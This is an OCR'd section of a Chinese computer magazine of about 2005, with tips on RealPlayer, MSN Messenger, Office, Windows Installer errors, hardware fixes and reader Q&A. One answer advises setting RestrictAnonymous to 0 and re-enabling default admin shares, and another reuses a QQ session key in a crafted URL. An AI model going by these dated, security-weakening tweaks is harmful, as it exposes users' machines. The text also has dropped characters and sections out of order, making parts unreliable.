这样在右击EXE文件后,就会出现一个菜单项“/?”,选择后会弹出一个“命令提示符”窗口并显示该EXE文件的帮助。另外,你也可以将schelp.reg中的“exefile”改为“batfile”或者“cmdfile”，就能使右键帮助功能应用于BAT和CMD文件了。 **(朱金林)**



图 2

的播放列表信息。

第四步:关闭 RealPlayer 后删除此文件，再重新运行 RealPlayer，可以看到"RealPlayer.ste"大小为 0KB 的空数据库。右击"RealPlayer.ste"，选择"属性"，在"属性"窗口中勾选"只读"复选框，点击"确定"返回。

现在无论怎么点击图 2 的菜单，RealPlayer 恢复的始终都是空白列表。而且不管是否清空现在播放列表，重启 RealPlayer 后即显示空白列表，这样也保全了自己的隐私。

(Before)

03 让 RealPlayer 的"功能全开" 票数:39

默认时 RealPlayer 的"工具→视频控制"下只有两项无关紧要的选项，根本无法进行视频亮度调整等操作，为增强此功能，你可以从 http://www.newhua.com/cfan/200513/realplayerpatch.rar 下载 RealPlayer 专用的补丁，下载该补丁，解压缩至 RealPlayer 所在目录，运行后，就可以打开 RealPlayer 的全部功能了。

04 RealPlayer 启动得更快 票数:38

RealPlayer 虽然不错，但启动速度实在太慢，不过使用下面的方法可以对其打开速度进行调整。

第一步:进入 C:\Program Files\Real\RealPlayer\DataCache\GetMedia 目录，修改 getmedia.ini 文件名为 getmedia_b.ini。进入 C:\Program Files\Real\RealPlayer\Firstrun 目录，修改 firstrun.smil 文件名为 firstrun_b.smil。

第二步:打开 RealPlayer，选择菜单中的"视图→专辑信息→隐藏"。

第三步:按 Ctrl + B 组合键关闭媒体 览器(再按为打开)。

第四步:退出 RealPlayer，右击 RealPlayer 快捷方式，在"目标"文本框中输入"/l"(不含引号)。

全部完成后，再打开看看是不是速度已经快多了?

05 下载未完成的 Real 格式文件也能看 票数:27

经常用BT从网上下载Real格式电影的朋友一定遇到过下载到 99% 突然没种子的情况。当出现这种情况，很多人只能删除下载的电影了。其实这时，只要将扩展名修改为 RMVB 或 RM，就可以直接观看了。不过，此时视频是无法拖拽快进的，需要用 Video Fixer(下载地址:http://nj.onlinedown.net/soft/17920.htm)或类似软件对文件重建索引。

06 让 RealPlayer 变得更苗条 票数:21

RealPlayer 有很多功能，但其中有些对你来说用不上，其实是可以删除的。打开"C:\Program Files\Real\RealPlayer"，删除用于存储 RealPlayer 安装文件的 Setup 文件夹，删除实现刻录功能的 CDBurning 文件夹，与"首选项"菜单相关的"DataCache"、"Firstrun"、"Netscape6"和"producer"四个文件夹可根据需要删除，删除它们并不会影响 RealPlayer 的播放功能。

CF [MJ01]

技巧:软件

一条命令彻底修复 IE

实用度:

IE 作为 Windows 中使用频率最高的软件，时不时得点小病，来两次罢工就折腾着我们够呛，以往解决IE莫名其妙故障的手段无非是重新安装一遍IE，这虽然有效但颇有点小题大做，现在在 Windows XP Service Pack 2中如果发现你的IE出现故障不妨试着"运行"一下这个命令:""%ProgramFiles%\Internet Explorer\iexplore.exe" /rereg"(不含外双引号，内双引号不可少)，它可以帮助你重新注册IE的所有组件，帮你彻底修复瘫痪的IE，不过不适用于 Windows其他版本。

(木头人)

修改被损坏的 Word

实用度:

如果有一天，你打开 Word 发现什么都没了，就只留下了空白的编辑区该怎么办?你不会认为是被隐藏掉了吧。我试过了网上提供的N多种方法，都以失败告终，不过最终还是在微软提供的MSDN中查到了，其实只要在命令行下输入"winword.exe /a"即可，如果没有设置默认路径，就必须把路径输入完整，否则将不能执行。然后再打开 Word，是不是菜单和工具栏都回来了?

(smallrascal)

让 Excel 单元格自动调整字号

实用度:

在使用 Excel 的输入数据过程中，单元格的列宽已经固定好了，但有的列字符数目不等。为了让这些单元格中的内容全部显示在屏幕上，就不得不重新定义单元格的字号。我们可以采用下面的方法让其自动调整字号大小:选中需调整字号的单元格，依次选择"格式→单元格"菜单项，在弹出对话框中，点击"对齐"选项卡，在"文本控制"框中勾选"缩小字体填充"复选框，"确定"后完成修改。 **(chenpengxiu)**

CF [MJ02]

MSN Messenger 7.0 真好玩!

MSN Messenger 7.0出来有一段时间了，喜欢聊天的你用好他们了吗？会给它换皮肤吗？MSN也能支持固定群？“传情动漫”、“数据包”等好玩的东东怎样才能批量下载？

01 MSN的面板换装秀 票数:39

QQ自带了不少皮肤面板，可以根据每个人的喜好自行更换。MSN能换皮肤吗？很简单，只要登录http://ilove.msnshell.com/html/skin/，就可以下载到很多皮肤了。下载回来的是一个EXE文件，直接运行它即可。

新的皮肤会在重新启动MSN之后生效，是不是完全不一样的感觉了(见图1)！如果你想让MSN来个彻底的改头换面，可以到http://download.pchome.net/internet/communications/msn/19961.html下载WAVE11，它除更改界面外，还能给MSN增加不少功能(如去除广告、多账号登录等)。



图1

小提示

如果你还在使用老版本的MSN，可以到http://rolandolb.deviantart.com/找到老版本用的皮肤。

火速链接

MSN不能给离线好友留言一直是一个问题，本刊2005年第10期《MSN Messenger也能给离线好友留言啦！》一文给出了解决方法。

02 让MSN Messenger 7.0支持固定群 票数:37

很多朋友之所以不喜欢用MSN Messenger，就是因为它一直没有提供QQ那样的固定群功能，如果要和一帮好友交流，每次聊天都要手动添加一次，很不方便，也不便于聊天纪录的保存。有没有办法解决这个问题呢？答案是肯定的，不够这个服务是收费的，且不是微软官方提供的服务。

第一步:首先到http://www.hotmail.com注册一个账号，形如“group_数字@hotmail.com”，接下来就是给对方支付使用费了，费用标准可以自由选择:每月4元、每3个月12元、每半年24元、一年48元，具体支付的方法请参考:http://www.msn-group.net/register.jsp。

第二步:联系客户人员，对方会为你开通群权限。开通后你就告诉你的朋友加入群的方法啦:将你注册的那个群ID账户添加为好友即可。群最多支持100位成员(见图2)。



图2

第三步:现在你就是这个群的管理员了，你可以行使如下的功能:

技巧:硬件

CMOS故障处理办法

实用度:

在开机自检时如果总是出现“CMOS checksum error-Defaults loaded”的提示，而且必须按F1，Load BIOS default才能正常开机。通常发生这种状况都是因为主板上给CMOS供电的电池没电了，首先换电池，对于ATX结构的系统，不关外部供电也可以零时解决此问题。如果更换电池后依然存在问题，那就有可能是CMOS RAM有问题，建议送回原厂处理。

开机后提示“CMOS Battery State Low”，有时可以启动，使用一段时间后死机，这种现象大多是CMOS供电不足引起的。对于不同的CMOS供电方式，采取不同的措施：(1)焊接式电池:用电烙铁重新焊上一颗新电池即可。(2)纽扣式电池:直接更换。(3)芯片式:如果更换电池后时间不长又出现同样现象的话，很可能是主板漏电，可检查主板上的二极管或电容是否损坏。

nForce2主板上USB2.0的使用技巧

实用度:

要在nForce2主板上使用USB2.0的用户可能会遇到不少问题。虽然WinXP的SP1中自带USB2.0驱动，但在实际应用中存在兼容性问题，表现为从PC传输大容量文件到USB设备时报错，并且移动盘符消失，要重新插拔USB连线才可以继续使用。我们可以到各个nForce2主板厂商中下载一个特殊的USB2.0驱动(不同厂商的驱动往往可以互相使用)，然后在控制面板中更新驱动，自己指定驱动程序位置，选定后会提示该驱动没通过微软认证，强制安装。然后在“设备管理中”找到移动硬盘，右键单击“属性→策略”，把“快速删除优化”改为“为优化性能优化”后，问题解决。

★输入：<gm list all，查看群内所有用户名单

★输入：<gm remove [MSN Messenger 账号]，输出某个用户

★输入：<gm rename [群名称]，修改群的名称

★输入：<gm announce [群公告内容]，修改群内公告

注意：该服务并非微软官方提供，本刊不保证其提供服务的质量和长期性，本技巧也不构成购买建议，请您根据自己的需要自行决定是否使用。

03 批量下载安装 MSN 好玩东东　　票数:29

MSN Messenger 7.0 中最好玩的当然就是"传情动漫"、"数据包"啦，其中传情动漫有点类似于 QQ 中的魔法表情，而数据包则是包括聊天窗口背景、显示图片等在内的多种资源的整合。不过 MSN Messenger 自带的这些好东东实在太少，要下载又需要收费。

我们可以到 http://www.heezhen.com/mci/mci4free.exe 下载这个名为 MSN Content Installer 的批量下载安装 MSN 资源的软件，运行后点击相关的资源，它就会自动帮你下载并安装完成了(见图3)。需要注意的是，该软件需要.Net Framework 支持，如果你还没装，请先到 http://www.microsoft.com/downloads/details.aspx?displaylang=zh-cn&FamilyID=262d25e3-f589-4842-8157-034d1e7cf3a3 下载安装。



图 3

04 让 MSN Messenger "隐身"聊天　　票数:28

大家都知道，MSN Messenger 不支持类似 QQ 那种隐身聊天功能，下面笔者介绍一下如何根据不同的需求巧妙地解决这个问题：

★如果不想和 MSN Messenger 上某个(或者某些)好友聊天，但又不想让他知道你在线：

打开与该好友的聊天窗口，选择"操作→阻止"菜单即可，对于其他你不想聊的人也做同样操作。这时候这些好友看到你的状态为离线状态，还以为你不在线呢，实际上你正和别人聊得欢呢。

★如果只想和某个人(或者某些)聊天，但又不想别人来打扰你：

首先登录你的 MSN Messenger 账号，登录的时候选择登录方式为"离线登录"，登录后选择"工具→选项"菜单，切换到"隐私"标签，在这里将你不想聊的人都"阻止"了。

当你想恢复"正常人"身份时，只需要解除对好友的阻止即可，完全可以做到神不知，鬼不觉。

05 看清MSN Messenger联系人的"脸"　　票数:21

MSN Messenger 7.0 对联系人的显示有了很多更新，特别是这里增加了一些小图标志，到底这些标志表示什么呢？从左到右依次为：

★黄色的星星：表示该好友注册了 MSN Space 的服务，而且其 MSN Space 有更新。

★小手机：表示该好友注册了自己的手机号码，或者使用了 MSN 提供的类似于移动 QQ 的 MSN Mobile 服务。

★小耳机：表示该好友正在听歌，且后面可以看到他听的歌曲信息。当然，该功能要对方在 MSN Messenger 中开启，并默认只能支持 Windows Media Player。 CF [MJ03]

技巧:硬件

零磁道损坏硬盘的修理

实用度：

对于零磁道损坏硬盘的修理，找一台内置硬盘与待修硬盘型号规格完全相同且装有Norton8.0版软件的电脑，将待修硬盘与硬盘电源线相连接，但硬盘信号线不接，跳线不变。开机后运行 NU 中的 Disk Edit 软件，从菜单"Tools"中点取"CONFIGURATION"项，将"Read Only"项取消；从下拉菜单"Object"中选取"Driver"项，将 Hard Disk 类型设置为 Physical Disk，点击 OK 项确定；从 Object 菜单中选取"Partition Table"项，将接在完好硬盘上的信号线拔下，接到待修硬盘上，点击 OK 项确定；选择"Hard Disk1"点击 OK 项确定，再从"Write Object to Physical Sectors"对话框中将Cylinder、Side、Sector分别设置成1、0、1点击OK项确定。当出现"Warning"对话框时选 Yes 项。退出 Norton 软件，重新启动计算机，在 BIOS 设置硬盘自动检测一栏中可以看到，CYLS 数值减少了1个。如原来 CYLS 为 2112，则变为 2111。说明原硬盘分区表是从 C 盘的 0 柱面开始，现从 1 柱面开始。保存 BIOS 设置后退出。重新分区、格式化后硬盘恢复正常。另有一些硬盘，自检时提示"HDD Controller Error"。采用以上方法处理无效，只能报废。

解决 VGA 插头上的隐患

实用度：

显示卡上的VGA插头在多次插拔以后可能会导致针孔中的簧片变松，使得其不能和显示器的信号线公头良好接触 还有就是对显示器信号线的暴力拉扯，也可能导致 VGA 插头信号传输问题。解决办法：碰到VGA插头内部簧片松动的情况，可以使用焊锡把显示器信号线公头上的针脚加粗，让松动的簧片重新和显示器信号线紧密接触。对于检查中出现问题的 VGA 针脚，可以顺着 VGA 插头找到PCB板上的对应焊点，发现断路，重新补焊就可以了。对于普通用户，建议送修。

CF [MJ04]

Windows Installer 故障全面解决

你的 Windows Installer 听话吗

■ 朱莉

在各类软件的安装使用中，你很可能曾经遇到一些错误提示中带有“Windows Installer”字样的奇怪故障。这就是Windows Installer在“调皮”了，怎样才能让它乖乖听话呢？

Office的烦恼

在使用Word、Excel等Office软件时，也会受到Windows Installer的影响而发生错误，如何拯救Office呢？

1.错误模板导致Word无法启动

故障现象：在Office2003中，启动Word时出现“Microsoft Word cannot install the necessary files due to Windows Installer Error 1605”(Microsoft Word无法安装必须的文件，导致了Windows Installer的1605错误)，Word没有启动。

分析原因：当Windows Installer出现1605错误，有可能会无法安装必需的文件。而当Word中的Word Startup文件夹中的某个模板有问题，就会出现Windows Installer1605错误。

解决方案：要解决此问题，关键是将影响Word正常启动的模板删掉。要从Word Startup文件夹中删除该模板，必须先确定是哪个模板出了问题。可以逐一将模板移动到另一个文件夹并启动Word，若某个模板移除后Word能够正常启动，则说明此模板即是造成Word不能正常启动的问题模板。

第一步：退出所有正在运行的程序。打开Windows资源管理器，选择菜单“工具→文件夹选项”，切换到“查看”选项卡，选中“显示所有文件和文件夹”复选框(见图1)，点击“确定”。




图1

第二步：打开C:\Documents and Settings\用户名\Application Data\Microsoft\Word\Startup文件夹，其中C为指系统安装盘，“用户名”是指你系统使用的用户名。

第三步：新建一个文件夹，然后逐一将Startup文件夹中的模板移动到此文件夹中，每移动一个，就启动一次Word。当移动某一个模板后，Word启动成功，则说明您已经删除了有问题的模板。

第四步：在确定导致错误的模板后，将所有移动出来的正常模板移回Startup文件夹中即可解决问题。

2.安装缓存损坏导致Office XP/2003安装失败

故障现象：在安装Office XP/2003时，提示“不能访问Windows Installer服务。可能你在安全模式下运行Windows，或者Windows installer没有正确地安装。请和你的支持人员联系以获得帮助”，但你却发现安装其他MSI文件都正常。

分析原因：本地硬盘中的安装缓存MSI文件如果被损坏，则会出现此问题。

解决方案：在安装缓存文件夹中找出Office安装文件，并根据已经安装及尚未安装Office两种情况进行分别处理。

首先应找出Office安装缓存文件。打开安装缓存文件夹C:\Windows\Installer(其中C:为系统所在盘符，可根据实际位置调整，另外如果系统为Windows 2000，则应将路径中的“Windows”改为“Winnt”)，逐个检查该文件夹中的MSI文件。右击MSI文件后选择“属性”，在弹出窗口的“摘要”选项卡下的“主题”框中如果包含“Microsoft Office”字样(见图2)，则该MSI文件即为Office的安装缓存文件。接下来，就要根据两种不同情况来分别处理了。



图2

①已经安装Office：单击“开始→运行”，输入“f:\Setup.exe /fv pro11.msi”，单击“确定”。其中f:\Setup.exe是Office安装程序文件的路径，pro11.msi是刚才在安装缓存文件夹下找到的Office安装缓存文件。

②尚未安装Office：直接删除刚才找到的安装缓存文件。

小提示

对于其他使用Windows Installer作为安装程序的软件，在安装失败时也可参考以上方法，将相应MSI安装缓存文件删除即可修复。

服务拒绝访问

在上文中的Office安装故障中，出现了一例“不能访问Windows Installer服务”，但却是由于安装缓存引起的。现在，真正的服务故障出现了……

1.权限设置错误导致安装失败

故障现象：在安装时出现“不能访问Windows Installer服务”的错误信息，经检查发现Windows Installer服务运行正常。

分析原因：服务运行正常的情况下遇到的安装失败，则有可能是当前调用Windows Installer服务的SYSTEM账户对安装过程中必须使用的注册表项没有足够的权限。

解决方案：为相应的注册表项设置正确的权限。

第一步：验证系统中的SYSTEM账户对注册表中的

[HKEY_CLASSES_ROOT]配置单元是否具有完全控制访问权限。登录管理员账户，运行 regedit.exe 打开"注册表编辑器"，右击[HKEY_CLASSES_ROOT]项，选择菜单"权限"(见图3)，在"安全"选项卡的"组或用户名"列表中选中"SYSTEM"，确认下方"SYSTEM 的权限"框中的"完全控制"复选框已经被勾选(见图4)。




图 3



图 4

第二步：点击"确定"关闭"注册表编辑器"并重启。

你知道吗

检查服务运行状态的两种方法

①点击"开始→运行"，输入"services.msc"回车，打开"服务"管理控制台，在列表中检查指定服务的"状态"是否为"已启动"。

②点击"开始→运行"，输入"cmd"回车，在打开的命令行提示符下输入"net start"，返回的列表即是已启动的服务。

小提示

★如果"SYSTEM"没有在"组或用户名"列表中列出，单击"添加"，确保本地计算机名称出现在"查找位置"框中，在"输入对象名称来选择"框中输入"SYSTEM"，单击"检查名称"，单击"确定"。

★在修改注册表前务必先对其进行备份，以免因修改不当造成系统崩溃。

2.服务停用导致安装失败

故障现象:在安装时出现"不能访问 Windows Installer 服务"的错误提示，经检查发现 Windows Installer 服务被停用。

分析原因: Windows Installer 服务被取消注册或者服务所需文件丢失、损坏。

解决方案:

* 注意:如果 Windows 启动到"安全模式"中，默认不启用 Windows Installer 服务。

①通过使用"msiexec /unregserver"取消注册服务，然后用"msiexec /regserver"重新注册服务。

②重新安装 Windows Installer(Windows 2000/XP/2003 推荐安装 3.1v2 版本，Windows 98 则安装 2.0 版本)，如重新安装时发生错误，请尝试先取消注册服务，然后再进行安装。

* 详细请参考本刊今年第 3 期《七招排除软件安装故障》中"MSI 格式"的修复方法。

小提示

Windows Installer 下载地址(Windows 2000 版本必须在 SP3 或以上才能安装 3.1v2 版本的 Windows Installer):

Windows 2000/XP/2003(3.1v2):http://www.newhua.com/cfan/200513/msi31.exe

Windows 9x(2.0):http://www.onlinedown.net/soft/12666.htm

其他常见故障

1.安装过程中的致命错误

故障现象:在安装中出现"1603 错误:安装过程中出现了1个致命错误"，单击对话框中的"确定"，安装失败。

分析原因:参考 Windows Installer 2.0 的技术支持文件后，基本可以确定有 3 种最可能导致此故障的原因。

①安装过程中指定的目标文件夹经过 EFS 文件加密。

②安装过程中指定的目标文件夹所在的盘符是用 subst 命令虚拟出的盘符(本刊的连载栏目《DOS 快餐店》近期将为大家介绍 subst 命令的详细用法)。

③ SYSTEM 账户对安装过程中指定的目标文件夹没有"完全控制"权限。Windows Installer 服务使用 SYSTEM 账户向目标文件夹中写入文件时就会出现此错误信息。

解决方案:对于①、②两种情况只需将 Windows Installer 安装到其他位置即可，关键是第③种情况。由于 SYSTEM 账户对安装 Windows Installer 程序包的文件夹没有"完全控制"权限而发生错误，解决方法当然是授予 SYSTEM 账户对安装目标文件夹的"完全控制"权限。

打开"我的电脑"，右击安装目标文件夹，选择"属性"，切换到"安全"选项卡，检查"组或用户名称"框中是否包含"SYSTEM"用户账户，如果没有包含则按照上文设置注册表权限时的方法进行添加，并为其勾选"完全控制"，然后点击下方的"高级"按钮，切换到"权限"选项卡，勾选"用在此显示的可以应用到子对象的项目替代所有子对象的权限项目"(见图5)，单击"确定"即可。如果弹出安全提示则单击"是"，然后应用所有权限设置，重新运行安装文件。



图 5

2.InstallShield 错误

故障现象:除了 Windows Installer 外，Windows 下还有许多常见的安装程序，如 InstallShield。而许多软件(如 VPC2004 的附加程序等)在安装时都会收到 InstallShield 的错误提示"Error -1607: Unable to Install InstallShield Scripting Runtime"。

分析原因: InstallShield 打包的安装程序，在安装时都会先释放其运行库文件(即 Runtime)，然后安装脚本才能由此运行库来解释执行(如脚本中写道"加入注册表项××"，则实际对注册表的操作是由运行库文件完成的)。而如果运行库由于某种原因没有安装到系统目录中，则 InstallShield 打包的安装程序在安装时就会发生错误。

解决方案:下载 IsScript(下载地址:http://walkpad.com.cn/myet/download/isscript.zip)并安装运行库，然后下载 IkernelUpdate(下载地址:http://support.installshield.com/kb/files/Q108312/ikernelupdate.exe)并将运行库更新到最新版本。 CF[SB01]

系统

1 时间同步，想来就来

问:Windows XP 自带的Internet时间同步服务，默认是上次同步后7天自动同步，或手动同步。在不安装第三方软件的情况下，能不能将7天修改为其他值，实现定时的时间同步功能呢？

（山西　李桐）

答:默认情况下Windows XP自带的Internet时间同步功能会每隔7天进行一次自动校时操作，当然也可以运行“CMD”命令打开命令提示符窗口，再运行“w32tm /resync”命令来手动校时。如果要修改Windows XP中时间同步的频率，请打开“注册表编辑器”，找到[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\W32Time\TimeProviders\NtpClient]，在右侧窗格中新建名为“SpecialInterval”的项，将其下的默认值设置为“0x1”。接下来找到[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\W32Time\TimeProviders\NtpClient\SpecialPollInterval]，将其默认的16位值修改为需要的时间(单位为秒，十进制)。比如，如果你要设置每三天校对一次，那么将其默认值设置为十进制的259200。

需要提醒大家的是如果出现不能连接Windows XP默认的时间服务器(time.windows.com)，可以自行更换服务器，如:time-a.timefreq.bldrdoc.gov(公众网)，s1a.time.edu.cn(教育网)等。

2 音量图标不翼而飞

问:Windows XP系统托盘上的“音量”图标不见了，现在听歌时只能靠音箱的音量旋钮来调节音量，能不能帮忙把图标找回来？（广东　郑彬）

答:“音量”图标丢失一般是由于Windows目录的Sndvol32.exe文件出问题而引起的，一旦该图标丢失，你可以尝试在“开始→运行”中输入“Sndvol32”命令来打开它，这可以作为救急之用。要想找回丢失的音量图标，首先进入“控制面板→声音和音频设备”，确认勾选“设备音量”栏中的“将音量图标放入任务栏”一项。如果图标依然没有恢复，那么请重新安装声卡驱动程序，并将Windows XP安装盘放到光驱中，运行“CMD”命令打开命令提示符界面，以光驱盘符为G，系统安装在C盘为例，依次输入以下命令(对于其他情况，需要做相应变动):

```
G:
CD i386
expand sndvol32.ex_ c:\windows\system32\sndvol32.exe
```

3 用户名导致McAfee安装失败

问:我的系统是Windows 2000中文版，当前登录的用户名为“teng``````````”，此账户为管理员权限，可是在安装McAfee VirusScan 7.1企业版的时候，却始终会出现错误并退出。具体症状为:在安装程序完成自解压后，原本应该弹出安装界面，但是却弹出一个错误框提示“安装日志打开失败，文件不存在或者已损坏”，多次安装结果均是如此，清空安装临时文件目录也不能解决问题。（北京　zhengyko）

答:在解决此类故障时，应该对错误提示进行分析后再对症下药，而不能仅因为错误提示就猜测是安装临时文件的问题。而McAfee自解压安装程序的原理是首先进行自解压，将安装程序和安装列表(即“安装日志”，用来列出每个文件的具体安装目录)解压到当前用户的临时目录下，然后再调用解压好的安装程序根据安装日志进行安装。而在Windows 2000中，临时目录在“Documents and Settings\用户名”目录下，也就是说McAfee在运行到“安装文件读取安装日志”时，所引用的目录中就会包含你的当前用户名“teng``````````”，而McAfee VirusScan 7.1安装程序在读取安装日志时恰好不支持路径中包含较长的符号，就造成了安装日志打开失败和安装中止。

所以，将该账户名重命名，去掉最后的符号“``”，或者换用其他账户登录再安装即可。

4 文件夹的查看方式丢失

问:我在日常使用电脑中，为不同的文件夹设置了不同的“查看方式”，可是前段时间，我突然发现这些设置大部分都丢失了，请问能否将不同文件夹的“查看方式”固定下来呢？（上海　皮皮）

答:默认情况下，Windows会记录400个不同文件夹的设置，其中包括200个本地文件夹和200个网络文件夹。一旦超过了这个限制，老的文件夹设置就会被新的给覆盖，此时再打开老文件夹，Windows就会将最近记录的文件夹设置应用到此文件夹中。这就是为什么许多文件夹的查看方式会莫名其妙地“丢失”的原因。既然如此，那有没有什么补救措施呢？通过修改注册表来将这个默认参数值调大些，这样就基本可以避免这种情况了。

具体操作如下：打开“注册表编辑器”，找到[HKEY_CURRENT_USER\Software\Microsoft\Windows\ShellNoRoam]，将其下的“BagMRU”和“Bags”两个主键删除。再分别在[HKEY_CURRENT_USER\Software\Microsoft\Windows\ShellNoRoam]和[HKEY_CURRENT_USER\Software\Microsoft\Windows\Shell]两个主键下新建一个名为“BagMRU Size”的DWORD键值，并将它们的值都设为“8000”(十进制)或者更大，最后退出“注册表编辑器”即可。

CF[SB02]

妙手回春 低端显卡也玩“高端游戏”

3D-Analyze为老GeForce MX巧施回春术

★★

■ 大明

很多用老显卡的朋友，遇到想玩的新游戏时，总是被“拒绝”运行，这是为什么呢？大多是因为现在很多游戏(尤其是从PS2等电视游戏机上移植的作品)为了保证图像质量，而舍弃了如GeForce MX等一系列低端显卡。其实很多使用这些显卡的电脑，CPU、内存等配置并不差，难道只能更换显卡这一条路吗？于是就出现了3D-Analyze。

其实3D-Analyze并不是一款严格意义上的显卡优化软件，它可以修改3D应用程序执行文件，从而实现在任意程序中对任意显卡进行优化。还可以让低端显卡模拟出高端显卡才有的特殊效果。

3D-Analyze 适合什么显卡？

从上面的介绍，已经可以看出，3D-Analyze主要用于低端显卡，比如GeForce MX400/420/440、ATI7000、Intel(R) 82852/82855等。对于高端显卡游戏已经支持，也就没必要去进行模拟。另外不得不提的是，对于一些中端，仅支持DirectX 8.0的显卡，使用3D-Analyze可以模拟出DirectX 9.0的特效。

> **小提示**
> 使用3D-Analyze前，最好为系统安装好DirectX 9.0。

3D-Analyze 如何使用？

第一步:从http://www.newhua.com/cfan/200512/3danalyze.rar下载3D-Analyze 2.36b汉化版，解压缩后，运行3DAnalyze2.36b汉化版.exe文件。

第二步:点击“选择程序”按钮，选择3D程序(多是游戏)的执行文件。接着根据不同的游戏勾选不同设置选项，最后点击“运行程序”开始游戏(见图1)。



看到这里你应该明白，要运行不同游戏，就要勾选不同选项，下面来介绍几款目前流行的游戏设置方法。

1.寂静岭4

勾选“顶点及像素 染”下的“打开全部PS1.4效果”项;勾选“硬件限制(cap bits)”下的“模拟硬件T & L加速”及“模拟PS特效”项;修改“DirectX设备ID设置(设定你需要使用的硬件ID)”下的“VendorID”为4318，“DeviceID”为816(即将你的显卡模拟为GeForce FX 5900 Ultra)即可。注意在开始游戏后，画面是全白的，调出菜单后，就可以看到游戏画面，用这种方法在游戏中控制游戏主人公走到电视机旁，触发动画，之后游戏画面就会正常了。

2.实况足球8

勾选“性能”下的“关闭GPU硬件加速”项;勾选“顶点及像素 染”下的“打开全部PS1.4效果”;勾选“硬件限制(cap bits)”下的“模拟硬件T&L加速”、“模拟其他DX8.1特效”及“模拟PS特效”项。最后，修改“DirectX设备ID设置(设定你需要使用的硬件ID)”下的“VendorID”为4318，“DeviceID”为816即可。

3.分裂细胞3:混沌理论

勾选“性能”下的“屏蔽光影效果”项;勾选“顶点及像素 染”下的“打开全部PS1.1效果”、“屏蔽PS 1.1效果”、“屏蔽PS 1.4效果”及“屏蔽PS 2.0效果”项;勾选“硬件限制(cap bits)”项下的“模拟硬件TnL加速”、“模拟其他DX8.1特效”及“模拟颠 起伏绘图效果”项;勾选“硬件限制(重要)”下的“模拟3D贴图效果”即可。

4.三国无双3

在玩在三国无双3时，需要确认显卡驱动为45.32，对于部分显卡需要强制安装为GeForce FX5200 Ultra(在更新驱动程序时，从列表中驱动文件，选择显卡类型为GeForce FX5200 Ultra进行安装)。再打开3D-Analyze，勾选“顶点及像素 染”下的“打开全部PS1.1效果”项;勾选“硬件限制(cap bits)”下的“模拟PS特效”即可。

> **小提示**
> 有时使用3D-Analyze后，虽然可以进入游戏，但速度很慢，这时你可以试着用降低分辨率、关闭特效、使用窗口模式等方法改变游戏速度。

CF[SB03]

网络

1 无法访问某局域网计算机的共享目录

问:我们公司的局域网中,有台计算机A,可以访问其他计算机的共享目录,但所有其他计算机均无法访问A计算机的共享目录,访问时出现提示信息"无法访问。你可能没有权限使用网络资源。请与这台服务器的管理员联系以查明您是否有访问权限。"(见图)本来一切正常,前几天才出现的这个问题,计算机A的系统是Windows 2000专业版,没有安装防火墙。请问如何解决这个问题?



答:这多半是由于某些病毒或者木马程序在感染系统后,关闭了计算机A的ipc$和默认共享,你的计算机A没有安装防火墙,这种情况很容易出现,但即便是你安装了Norton等大名鼎鼎的安全软件,一样可能出现这样的问题。解决方法如下:

第一步:打开注册表编辑器,找到[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\LSA],将"RestrictAnonymous"的REG_DWORD的键值改为0。

第二步:删除[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters]分支下的"AutoShareServer"REG_DWORD值,删除[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters]分支下的"AutoShareWks"REG_DWORD值。

2 免费建立超强QQ群

问:以前流行过用申请QQ校友录来建立QQ固定群的方法,不过我发现最近申请比较困难了。我以前建立的群只支持最多20个人,有没有办法让群支持的人数更多(别告诉我花钱买Q币来充值)?

答:首先保证你的QQ版本是2005 beta1及以上的版本。在QQ的主面板上有"个人账号"图标(就是3个硬币),单击该图标,在打开的"个人账户"窗口中右键单击,选择"属性"菜单,你会看到一个网址,形如:http://pay-client.qq.com...&clientkey=...,记下"clientkey="后面的那一串数字。

然后打开记事本,把这一串数字复制进来,修改为如下网址:http://im.qq.com/cgi-bin/toc/toc_info?uin=你的QQ号码&signature=那串数字。访问该地址,这里是腾讯推出的"在线企业"注册页面,大家只需要填写一个表格就OK了。利用该方法你可以最多建立4个群,每个群最多支持100个成员哦:-)

3 整治网页滚动条看不清的问题

问:有的网站自己定义了滚动条的样式(比如颜色、背景色),结果让我根本看不清楚到底滚动条在哪,请问有没有什么办法禁用这个特性?

答:站点的设计者是使用CSS代码来控制滚动条的样式的,这样虽然可以让页面整体看起来更漂亮,但如果处理不当,会严重影响 览者的操作。如果你使用Maxthon等 览器,可以试试这个名叫MyStyle的插件,它可以允许你自己设置 览页的样式,使用方法比较简单,一看就会了。MyStyle的下载地址是:http://maxthon.tarapages.com/plugins/pafiledb.php?action=file&id=159。

4 解决Google代理软件在Maxthon中的使用问题

问:最近Google推出了一个叫Google Web Accelerator的软件,这个软件既可以加快我们 览网页的速度,而且可以当成代理来使用,访问到一些无法访问的站点。我非常希望使用它,可它只支持IE和Firefox,我一直都用Maxthon,难道就注定与它无缘了么?

答:其实Google Web Accelerator的代理功能原理就是在本地建立一个代理服务器,跟别的代理服务器软件有些类似,只不过不用我们进行多余的设置。要在Maxthon中使用它(对其他多页面 览器操作方法类似),可以进行如下操作:

选择"选项→代理服务器→代理设置"菜单,在打开的窗口中添加一个代理服务器即可:地址为127.0.0.1,端口号为9100。

另外,补充几点使用Google Web Accelerator的要点:

它不适合拨号用户,只适合宽带用户;它只能提高 览速度,对下载速度没有任何影响;它对以"https://"开头的网页的 览起不到加速的作用。

5 MSN Messenger 7.0联系人的名字太丑了

问:最近把自己的MSN Messenger升级到了最新的7.0版,但发现一个很不爽的问题——当鼠标单击选中某个联系人时,其字体变成了很难看的字体,几乎无法辨认。有没有办法解决啊?

答:在"显示属性"中切换到"外观"标签,点击"高级"按钮,在打开的窗口的"项目"下拉列表中选择"已选定的项目",将其字体修改为"Tahoma",接下来重新启动MSN Messenger即可。 CF[SB04]

硬件

1 笔记本电脑键盘进水后按键失灵

